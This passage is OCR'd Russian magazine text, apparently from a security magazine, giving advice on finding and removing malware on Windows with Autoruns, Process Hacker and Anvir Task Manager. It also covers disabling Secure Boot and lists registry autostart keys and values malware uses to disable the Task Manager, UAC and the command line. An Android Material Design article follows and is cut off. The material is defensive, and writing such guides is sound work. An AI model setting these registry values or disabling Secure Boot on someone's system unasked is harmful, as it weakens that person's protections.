
СОВЕТ ТРЕТИЙ. ЧТО ЕЩЕ МОЖНО ПРИЗВАТЬ НА ПОМОЩЬ, КРОМЕ АНТИВИРУСА (ИСПОЛЬЗУЕМ НЕКОТОРЫЕ УТИЛИТЫ АНАЛИЗА СИСТЕМЫ)

Autoruns

Как известно, для того, чтобы как следует обосноваться в системе, малварь должна первым делом обеспечить свой запуск вместе со стартом системы.

В Windows достаточно много мест и возможностей для этого. Посмотреть все эти места можно с помощью весьма известной в узких кругах программы Autoruns, входящей в набор утилит от Sysinternals.

Утилита показывает все программы, сервисы и библиотеки, так или иначе запускающиеся вместе с системой, и дает возможность убрать любую программу из этих списков (либо на время, либо навсегда).




Autoruns от Sysinternals

Здесь стоит отметить, что многие вредоносные программы проверяют то место, где была прописана автозагрузка, и восстанавливают все записи в случае их удаления, поэтому после того, как подозрительные программы удалены из списков автозапуска, необходимо проверить, не появились ли они там вновь, нажав кнопку Refresh (или клавишу F5).

Если эта программа опять появилась в списке автозагрузки, то, во-первых, из разряда подозрительных программ ее необходимо переносить в разряд однозначно вредоносных (ни одна нормальная программа — за очень и очень небольшим исключением — не будет постоянно проверять себя в автозапуске и восстанавливать себя там), а во-вторых, для того, чтобы удалить такую программу из автозагрузки, ее нужно попытаться остановить диспетчером задач.

Но опять же многие вредоносные программы активно противодействуют этому, и убить процесс таких вредоносных программ с помощью стандартного диспетчера задач не получается. В этом случае нам может прийти на помощь какой-нибудь нестандартный диспетчер задач, например Process Hacker.

Process Hacker



Process Hacker

Process Hacker — бесплатная утилита с открытым исходным кодом для мониторинга системных служб и процессов, запущенных на компьютере. Представляет собой очень мощный инструмент, позволяющий производить множество манипуляций с процессами, службами, их мониторинг и анализ (в том числе и динамических библиотек DLL). Это:

- завершение процессов (возможно использование семнадцати способов завершения процессов, позволяет справиться практически с любым процессом, запущенным в системе);
- приостановка выполнения процессов и возобновление их;

- просмотр статистики и истории выполнения процессов;
- просмотр дампа памяти процесса;
- просмотр потоков, переменных среды, хендлов;
- чтение и правка дескрипторов безопасности для процессов и потоков;
- обнаружение скрытых процессов;
- выгрузка DLL;
- просмотр и закрытие сетевых подключений
 и многое другое.

Для приостановки выполнения подозрительного процесса выбираем в меню, выпадающем после клика по правой кнопке мыши, Suspend; чтобы гарантированно завершить вредоносный процесс — в этом же меню Miscellaneous; далее Terminator, выбираем нужные способы завершения процесса (можно все сразу, какой-нибудь точно сработает) и жмем Run Selected.


После этого можно удалять запись в автозагрузке, не боясь ее повторного восстановления, и удалить сам файл вредоносной программы, путь к которой можно посмотреть в том же Autoruns'е.

Помимо Process Hacker'a, можно использовать Process Explorer из того же набора утилит Sysinternals, правда, он обладает чуть менее разносторонними возможностями.

Anvir Task Manager

Данная утилита совмещает в себе возможности менеджера автозагрузки и менеджера процессов. Позволяет проводить анализ программ и служб, запускающихся одновременно с системой, а также получать полную информацию о запущенных процессах и сервисах, в том числе:

- отслеживать полную информацию о запущенных процессах: путь, командную строку, использование памяти, диска и процессора, загруженные DLL, используемые файлы, созданные окна, потоки и хендлы, счетчики производительности, информацию о версии файла;
- управлять областями автозапуска Windows: отключать, редактировать, отслеживать и блокировать попытки программ добавить себя в автозагрузку;
- ускорить время загрузки Windows за счет отключения ненужных программ и использования функции отложенного запуска программ, автоматически менять приоритет процессам или завершать процессы по заданному шаблону;
- анализировать информацию о текущей загрузке процессора и жесткого диска.



Anvir Task Manager

Программа существует в платном (Anvir Task Manager Pro) и в бесплатном (Anvir Task Manager Free) варианте, который от платного отличается слегка урезанной функциональностью.

Что такое Secure Boot

Secure Boot — одна из опций UEFI, предназначена для защиты компьютера от буткитов, низкоуровневых эксплоитов и руткитов. В режиме безопасной загрузки менеджер загрузки UEFI будет выполнять только подписанный цифровым сертификатом код, который он сверяет со своей собственной базой данных.

Узнать состояние этой опции можно с помощью команды msinfo32.exe или по надписи в правом нижнем углу экрана:



Состояние опции безопасной загрузки с помощью msinfo32.exe
и надпись в правом нижнем углу экрана

КАК ЕЩЕ МОЖНО ПРОНИКНУТЬ В БИОС (UEFI) В WINDOWS 8 (8.1)

Способ 1

В командной строке вводим:

```
shutdown.exe /r /o
```

Способ 2

На панели справа жмем «Параметры», затем — «Изменение параметров компьютера -> Обновление и восстановление». В нем открываем пункт «Восстановление» и в пункте «Особые варианты загрузки» жмем «Перезагрузить сейчас». Далее выбираем «Диагностика», после жмем «Дополнительные параметры» и затем «Параметры встроенного ПО UEFI». После всего этого нажимаем «Перезагрузка».

Способ 3
Нажимаем кнопку выключения компьютера в боковой панели и затем, удерживая клавишу Shift, жмем «Перезагрузка». После этого появятся те же «Особые варианты загрузки», что и во втором способе. Далее действуем по аналогии.

Как отключить Secure Boot

Данная процедура очень сильно зависит от конкретного производителя ноутбука или материнской платы, хотя общий смысл ее одинаков для всех компьютеров. Опция протокола безопасной загрузки Secure Boot в основном находится в разделах Security, реже System Configuration или Boot, там нужно поставить значение Disabled. Далее необходимо включить режим совместимости с другими операционными системами, называется он тоже у всех производителей по-разному (Launch CSM, CMS Boot, UEFI and Legacy OS или CMS OS) и находится в основном разделе под названием Advanced, далее подраздел BOOT MODE или OS Mode Selection. После изменения необходимых параметров не забудь их сохранить.



Выключение Secure Boot на ноутбуке с InsydeH20 setup utility

НЕКОТОРЫЕ ПОПУЛЯРНЫЕ У МАЛВАРИ МЕСТА В РЕЕСТРЕ

Автозагрузка

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
```

```
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnceEx
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\System\CurrentControlSet\Services
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ ↵
    Explorer\Browser Helper Objects
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\ ↵
    Explorer\Browser Helper Objects
```

Параметры системы

Для того чтобы помешать пользователю обезвредить зараженную систему, некоторые образцы малвари вносят в реестр изменения, запрещающие использование диспетчера задач, командной строки и редактора реестра. Также возможно несанкционированное отключение контроля учетных записей (UAC).

В ветке

```
HKCU\SOFTWARE\Microsoft\Windows\ ↵
    CurrentVersion\Policies\System
```

параметр DisableRegistryTools:
- 0 — разрешить использование редактора реестра;
- 1 — запретить использование редактора реестра;

параметр DisableTaskMgr:
- 0 — разрешить использование диспетчера задач;
- 1 — запретить использование диспетчера задач;

параметр EnableLUA:
- 0 — выключить UAC;
- 1 — включить UAC.

В ветке

```
HKCU\Software\Policies\Microsoft\Windows\System
```

параметр DisableCMD:
- 0 — разрешить использование командной строки;
- 1 — запретить использование командной строки;
- 2 — разрешить запуск командных файлов.





WWW

Ссылки на образы Live CD из этой статьи:

Kaspersky Rescue Disk 10

Live CD ESET NOD32

Dr.Web LiveDisk

Comodo Rescue Disk

Avira Rescue System

Ссылки на HijackThis и AVZ:

AVZ

HijackThis

Ссылки на другие утилиты: Autoruns и Process

Explorer

Process Hacker

Anvir Task Manager (бесплатный вариант)

WinSetupFromUSB



ANDROID 5.0: КОДИМ ИНТЕРФЕЙСЫ БУДУЩЕГО

ИЗУЧАЕМ MATERIAL DESIGN ОТ GOOGLE НА ПРАКТИКЕ

Андрей Пахомов
mailforpahomov@gmail.com

В мире Google Play нет справедливости: кто лучше выглядит — тот всех клиентов и забирает. В среде мобильной разработки лучше выглядеть означает быть органично вписанным в дизайн операционной системы.

Этим летом Google презентовала пятую версию ОС Android. Важной особенностью стало свежее видение дизайна мобильных приложений. Разработчикам предоставили новые инструменты, позволяющие создать приложения в стиле Material Design. Под этим красивым словосочетанием скрывается целая философия оформления визуального, динамического и интерактивного дизайна. Сегодня мы познакомимся с основными новшествами, которые помогут мобильному разработчику создать красивое и органичное приложение.




Рис. 1. Цветовая схема

ЦВЕТОВАЯ СХЕМА

Прежде всего, появилась новая схема (theme) оформления приложения — Material Theme. Вот основные параметры этой цветовой палитры:

colorPrimaryDark — самая темная часть интерфейса, цвет панели уведомлений;

colorPrimary — основное «цветовое пятно» нашего приложения, цвет панели инструментов;

textColorPrimary — цвет текста в панели инструментов;

windowBackground — фон приложения;

navigationBarColor — цвет панели навигации внизу экрана.

Чтобы заполнить эти параметры, достаточно объявить их в файле colors.xml:

```
<resources>
  <color name="colorPrimary">#F50055</color>
  <color name="colorPrimaryDark">#C51160</color>
  ...
